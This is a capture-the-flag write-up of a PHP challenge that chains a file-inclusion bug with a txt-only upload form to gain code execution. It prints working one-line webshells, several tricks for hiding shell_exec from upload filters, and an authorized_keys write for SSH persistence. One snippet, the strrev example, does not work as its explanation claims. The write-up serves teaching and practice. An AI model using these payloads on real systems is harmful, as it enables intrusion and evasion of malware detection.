Solution for Ramadhan Challenges

This challenge was created when I was confused about how to explain the LFI bug Local File Inclusion during a secure coding session at STTS. Since I was quite bored with LFI to Local File Read via wrapper, I searched for LFI to RCE methods other than through self/proc/environ and found LFI to RCE via Access Log Poisoning. However, because hosting environments could not read log files in txt format, a file upload feature was created that only allows txt files. Below is the Write Up.
Gathering Information and Scanning
 Above is the view when reading lorem ipsum. In the URL there is a page parameter with the value loremipsum.html. This also applies when reading twice.
 We immediately tried reading the file /etc/passwd and it worked. It is clear that the page parameter value is directly included. The source code roughly looks like this:
<?php
...
if($_GET['page']) {
        include("article/".$_GET['page']);
} else
...
From the error message when changing the page parameter to an invalid value, after trying many methods to gain access such as RFI Remote File Inclusion, wrapper, and others, everything failed. This failed because there is the word article in front before the page parameter input, which prevents RFI and wrapper usage.

Opened the terminal and searched for other folders using gobuster with a common web files wordlist, and found robots.txt and the uploads directory. In robots.txt there is Disallow: uploads/. We directly accessed that directory and found an upload form.
Exploitation


Tried uploading a PHP webshell but it failed because the file was too large.
Changed to a one line PHP web shell to reduce the file size.

It failed because the file name already existed, so it was renamed.


It failed again because the file type php was not allowed. Tried several file upload bypass techniques but none worked. Slightly stuck and confused, I created an empty test.txt file to check whether the upload feature was working properly.

The empty test.txt file was successfully uploaded.

Then tried accessing it on the server and it was indeed successfully uploaded.
From here we know that this web application has an LFI vulnerability and an upload feature but only allows small txt files. Because the LFI uses the include function where if the included file contains PHP tags it will be executed as PHP, we combine LFI with the file upload by uploading a simple PHP backdoor in txt format and calling it through LFI.

Above is the shell file to be uploaded, but when uploaded it failed.

The file was detected as a virus. After investigating, the uploader checks whether the uploaded file contains the word php and other shell exec function names.

After further research, it turns out PHP can run using the tag <?= and ` as a shell exec operator without calling the function name directly. After uploading and succeeding, we immediately called this file through LFI on loremipsum or twice.

The file ran but there was no interaction because it required the param or index c.

Added the param or index c and it worked.
Gaining Access

Write nick to solver.txt echo "nick" >> solver.txt

Nick successfully written.
Bypassing Shell Detection Method
When this challenge was solved by friends in the SHL group, it was quite interesting because many did not use ` to write the nick. Some used PHP command execution techniques and several evasion tricks so the txt file would not be detected as malware or virus when uploaded, such as:
<?=@$_GET[a]($_GET[b])?>
The @ symbol disables error display. There are 2 parameters a and b, where parameter b is inside parentheses after parameter a. So the player makes a request https://challshl/?page=../uploads/x.txt&a=system&b=id , equivalent to: <?php system('id') ?>
Then the system function is executed because shell functions are not disabled in php.ini.
<?=file_put_contents('/home/challshl/.ssh/authorized_keys', 'ssh-rsa AAxa---snip---DDyt user@host')?>
Using file_put_contents() to insert a public key into authorized_keys inside the .ssh folder. This allows the player to gain shell access via SSH without logging in because the public key is already stored on the server.
<?=
$func = "sh" . "ell" . "_" . "ex" . "ec";
$ups = $_GET['ups'];
echo "<pre>" . $func($ups) . "</pre>";
The code above uses shell_exec() which was blocked in the source code, but it still works because there is no filtering for the separated words sh, ell, ex, ec. They are split and combined again to call shell_exec().
<?=
$shell = "cexe_llehs";
print(strrev($shell($_GET['x'])));
?>
This code reverses the word shell_exec into cexe_llehs. Since it is not blacklisted, the file uploads successfully. Then strrev() reverses it back, allowing execution of shell_exec().
<?=
$cmd = $_GET['x'];
$shell = "szhezlzl_ezxezc";
$shell = str_replace("z","",$shell);
echo $shell($cmd);
?>
The string szhezlzl_ezxezc becomes shell_exec after removing the letter z using str_replace(), allowing the function to execute.
Conclusion
There are many tips and tricks to evade detection so webshell or backdoor files are not detected by WAF or manual sanitization. As prevention, shell functions such as system, shell_exec, and others should be disabled via php.ini.
If you want to try this simple challenge, you can build a simple lab. The source code can be downloaded at here and the video version can be watched here.
That is all, see you on the next challenge.
